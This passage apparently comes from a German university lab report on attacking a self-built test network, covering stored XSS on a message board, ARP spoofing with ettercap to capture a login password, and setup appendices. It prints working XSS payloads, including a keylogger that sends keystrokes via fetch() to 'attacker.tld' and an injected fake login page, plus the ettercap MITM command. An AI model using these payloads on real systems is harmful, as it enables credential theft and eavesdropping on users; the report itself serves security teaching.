


Abbildung 10: Extraktion aller Benutzerdaten mit SQL Injection

6.3 Cross-Site Scripting

Um die Cross-Site Scripting (XSS) Schwachstelle der Webanwendung zu demonstrieren, wurden verschiedene Methoden der Code-Injektion in das Message Board getestet, das nach erfolgreicher Anmeldung zugänglich ist.

Zunächst wurde ein einfacher JavaScript-Code injiziert, der eine Alert-Box mit dem Text `test` anzeigen sollte:

```
<script>alert('test')</script>
```

Welcome admin

Message Board

admin:

Abbildung 11: Fehlgeschlagene Ausführung des JavaScript-Codes

Trotz erfolgreicher Injektion des Codes geschah jedoch nichts Sichtbares auf der Webseite. Bei näherer Untersuchung zeigte sich, dass der Code zwar in den HTML-Quelltext eingefügt wurde, aber von Firefox ignoriert wurde. Dies war an der grauen Hinterlegung im Quelltext erkennbar, wie die folgende Abbildung zeigt:

```
<!DOCTYPE html>
<html lang="en"> scroll
  <head> ... </head>
  <body>
    <header> ... </header>
    <div id="boardContainer"> overflow
      <form id="messageForm"> ... </form> event
      <div id="messagesContainer">
        <div class="message" style="border-color: rgb(109, 230, 58);">
          <b>itsec:</b>
          <script>alert('test')</script>
        </div>
      </div>
    </div>
    <script> ... </script>
  </body>
</html>
```

Abbildung 12: HTML-Quelltext mit grau hinterlegtem JavaScript-Code

Als Alternative wurde ein ``-Tag mit dem `onerror`-Attribut verwendet. Diese Methode zielt darauf ab, JavaScript-Code auszuführen, wenn das Laden eines Bildes fehlschlägt:

```
<img src="" onerror=alert('test')>
```




Abbildung 13: Erfolgreiche XSS-Ausführung mit img-Tag

Wie in der Abbildung zu sehen ist, war diese Methode erfolgreich und löste wie erwartet ein Alert-Fenster aus.

Um die Schwere der XSS-Schwachstelle zu verdeutlichen, wurden zwei Angriffsvektoren getestet.

Zunächst wurde ein Keylogger eingesetzt, der jeden Tastendruck an einen externen Server sendet:

```
<img src="" onerror="document.addEventListener('keypress', function(e)
  { fetch('http://attacker.tld?key=' + String.fromCharCode(e.which));
    }); this.remove();">
```

Für diese Demonstration wurde die fiktive Adresse `attacker.tld` als Zielsystem verwendet. Der resultierende Netzwerkverkehr, der die gesendeten Tastendrücke zeigt, ist in der folgenden Abbildung dargestellt:





Abbildung 14: Netzwerkverkehr des XSS-Keyloggers

Dann wurde eine Phishing-Seite imitiert, die eine legitime Website nachahmt, um Benutzerdaten zu stehlen:

```
<img src="" onerror="(function(){
  document.body.innerHTML = '
    <div style='position: fixed; top: 0; left: 0; width: 100%; height:
      100%; background-color: #f0f2f5; display: flex; justify-content
        : center; align-items: center;'>
    <div style='background-color: #fff; padding: 20px; border-radius:
      8px; box-shadow: 0 2px 4px rgba(0,0,0,0.1); width: 360px;
        text-align: center;'>
    <h2 style='color: #1877f2; font-family: Helvetica, Arial, sans-
      serif; margin-bottom: 20px;'>Website</h2>
    <form>
      <input type='text' placeholder='Email or Phone Number' style
        ='width: 100%; padding: 10px; margin-bottom: 10px; border
          : 1px solid #ddd; border-radius: 4px; box-sizing: border-
            box;'>
      <input type='password' placeholder='Password' style='width:
        100%; padding: 10px; margin-bottom: 20px; border: 1px
          solid #ddd; border-radius: 4px; box-sizing: border-box;'>
      <button type='submit' style='width: 100%; padding: 10px;
        background-color: #1877f2; color: white; border: none;
          border-radius: 4px; font-size: 16px; cursor: pointer;'>
        Log In</button>
    </form>
```

```

    <div style='margin-top: 10px;'>
      <a href='#' style='color: #1877f2; font-size: 14px; text-
        decoration: none;'>Forgotten password?</a>
    </div>
  </div>
</div>
';
}())">

```

Diese Injektion ersetzt den gesamten Inhalt der Webseite durch eine Login-Maske, die Benutzer zur Eingabe ihrer Anmeldedaten verleiten könnte. Das Ergebnis dieser Injektion ist in der folgenden Abbildung dargestellt:




Abbildung 15: Darstellung der XSS-injizierten Phishing-Seite

Wie man sehen kann, wurde die ursprüngliche Webseite vollständig durch eine gefälschte Login-Maske ersetzt. Dies verdeutlicht das erhebliche Risiko, das von XSS-Schwachstellen ausgeht.

6.4 ARP Spoofing

Für das ARP-Spoofing wurde die CLI Version des Tools `ettercap` genutzt. Das Tool wurde mit dem Befehl `sudo ettercap -T -M arp /192.168.0.220// /192.168.0.221//` aufgerufen [8]:

1. -T: Nutze die einfache Textausgabe
2. -M arp: Führe einen Man-in-the-Middle (MITM) Angriff aus, nutze dafür ARP
3. /192.168.0.220//: Nutze die Firewall als Ziel 1
4. /192.168.0.221//: Nutze den Webserver als Ziel 2

Folgende Screenshots zeigen die ARP-Tabellen der einzelnen Geräte, sowie die MAC-Adresse der Kali-Maschine:

```
[test@piserver:~]$ sudo arp -a
? (192.168.0.221) at 7c:8a:e1:71:5c:cc [ether] on eth0
? (192.168.0.101) at 48:65:ee:13:5f:fe [ether] on eth0
? (192.168.0.150) at 7c:8a:e1:71:5c:cc [ether] on eth0
? (192.168.156.18) at ce:7f:66:99:b2:6a [ether] on wlan0
```

Abbildung 16: ARP-Tabelle der Firewall

```
[test@itsec-g3-s:~]$ sudo arp -a
? (192.168.0.220) at 7c:8a:e1:71:5c:cc [ether] on eth0
? (192.168.0.101) at 48:65:ee:13:5f:fe [ether] on eth0
? (192.168.0.150) at 7c:8a:e1:71:5c:cc [ether] on eth0
```

Abbildung 17: ARP-Tabelle des Webserver

```
(kali@kali)-[~]
$ sudo ip l
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFA
ULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP m
ode DEFAULT group default qlen 1000
    link/ether 7c:8a:e1:71:5c:cc brd ff:ff:ff:ff:ff:ff
```

Abbildung 18: MAC-Adresse der Kali-Maschine

Man kann sehen das die IP-Adresse der Firewall und des Webserver jeweils in den jeweiligen Screenshots die MAC-Adresse der Kali-Maschine haben. Dies bedeutet das Pakete welche von der Firewall aus zum Webserver gesendet werden, an die Kali-Maschine gesendet werden, das Gleiche gilt auch für Pakete die vom Webserver an die Firewall gesendet werden.

Es war uns möglich eine Anmeldung auf dem Webserver zu lesen und das Passwort des Benutzers zu erhalten:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.0.221	1.1.1.1	DNS	81	Standard query 0x78fa A 0.debian.pool.ntp.org
2	0.000000	192.168.0.221	1.1.1.1	DNS	81	Standard query 0x8fa AAAA 0.debian.pool.ntp.org
3	1.000000	CompalInform_7_...	RaspberryPiT_...	ARP	42	192.168.0.221 is at 7c:8a:e1:71:5c:cc
4	1.000000	CompalInform_7_...	RaspberryPiF_...	ARP	42	192.168.0.220 is at 7c:8a:e1:71:5c:cc (duplicate use of 192.168.0.221 detected!)
5	2.000000	192.168.0.220	192.168.0.221	HTTP/JSON	528	POST /login HTTP/1.1, JSON (application/json)
6	2.000000	192.168.0.220	192.168.0.221	TCP	528	[TCP Retransmission] 58820 → 80 [PSH, ACK] Seq=1 Ack=1 Win=501 Len=462 TSval=375
7	2.000000	192.168.0.221	192.168.0.220	HTTP/JSON	344	HTTP/1.1 200 OK, JSON (application/json)

Abbildung 19: Wireshark Traffic einer Anmeldung

JavaScript Object Notation: application/json		
Object		
Member: username		
Member: password		
[Path with value: /password:admin]		
[Member with value: password:admin]		
String value: admin		
Key: password		
[Path: /password]		
No. 5	Time: 2.446327789	Source: 192.168.0.220 · Destination: ...Length: 528 · Info: POST /login HTTP/1.1, JSON (application/json)

Abbildung 20: Inhalt des 5. Pakets mit dem Passwort des Benutzers

6.4.1 IDS gegen ARP-Spoofing

Das eingesetzte IDS, Suricata, bietet keinen Schutz gegen und ist nicht in der Lage ARP-Spoofing zu erkennen.

7 Anhang

7.1 Netzwerk

Im folgenden wird das Netzwerk sowie die darin enthaltenen IP-Adressen dargelegt.

- Basis-IP: 192.168.0.0
- Netzmaske: 255.255.255.0 (CIDR: 24)
- Erste IP-Adresse: 192.168.0.1
- Letzte IP-Adresse: 192.168.0.254
- Bestehende Clients:
 - Firewall: 192.168.0.220
 - Webserver: 192.168.0.221
 - Client: 192.168.0.100

7.2 Hinzufügen eines Cron-Jobs

Um einen Cron-Job anzulegen wurden folgende Schritte durchgeführt.

1. Der jeweils relevante Firewall-Skript wurde ausführbar gemacht:
`$ sudo chmod +x <name des Skripts>.`
2. Das Interface zum bearbeiten der Crontabs wurde geöffnet:
`sudo crontab -e.`
3. Am Ende wurde die Zeile `@reboot sudo bash <pfad zum Skript>` eingefügt.

7.3 Setzen einer statischen IP-Adresse


Um eine statische IP-Adresse zu setzen wurden folgende Schritte durchgeführt.

1. Die Datei `/etc/network/interfaces` wurde mit einem Texteditor geöffnet.
2. Die bestehenden Einträge wurden auskommentiert.
3. Folgender Text wurde am Ende eingefügt:

```
auto eth0
iface eth0 inet static
    address <statische ip-adresse hier>
    netmask 255.255.255.0
    gateway 192.168.0.220 # ip adresse der firewall
```

4. Die Datei wurde gespeichert und das System neugestartet.

Folgende Inhalte hat die `/etc/network/interfaces`-Datei auf dem jeweiligen System:




```

kali@kali: ~
File Actions Edit View Help
[test@piserver:~]$ sudo cat /etc/network/interfaces
# interfaces(5) file used by ifup(8) and ifdown(8)
# Include files from /etc/network/interfaces.d:
auto eth0
iface eth0 inet static
    address 192.168.0.220
    netmask 255.255.255.0
    gateway 192.168.0.221
[test@piserver:~]$

```

Abbildung 21: Interface der Firewall



```

[test@itsec-g3-s:~][130]$ sudo cat /etc/network/interfaces
# interfaces(5) file used by ifup(8) and ifdown(8)
# Include files from /etc/network/interfaces.d:
auto eth0
iface eth0 inet static
    address 192.168.0.221
    netmask 255.255.0.0
    gateway 192.168.0.220
    #gateway 192.168.0.150
[test@itsec-g3-s:~]$

```

Abbildung 22: Interface des Webservers

Literatur

- [1] AshaIyengar, “Network ports for clients and mail flow in Exchange,” 2 2023.
- [2] TeamViewer, “Ports used by TeamViewer,” 4 2024.
- [3] H. Eychenne, “iptables(8) - linux man page.”
- [4] L. Reynolds, “Linux ip forwarding - how to disable/enable using net.ipv4.ip-forward,” 12 2023.
- [5] “2. Quickstart guide — Suricata 8.0.0-dev documentation.”
- [6] “9.1. Rule Management with Suricata-Update — Suricata 8.0.0-dev documentation.”
- [7] “Nmap-referenz-handbuch (man page).”
- [8] “ettercap - kali linux tools.”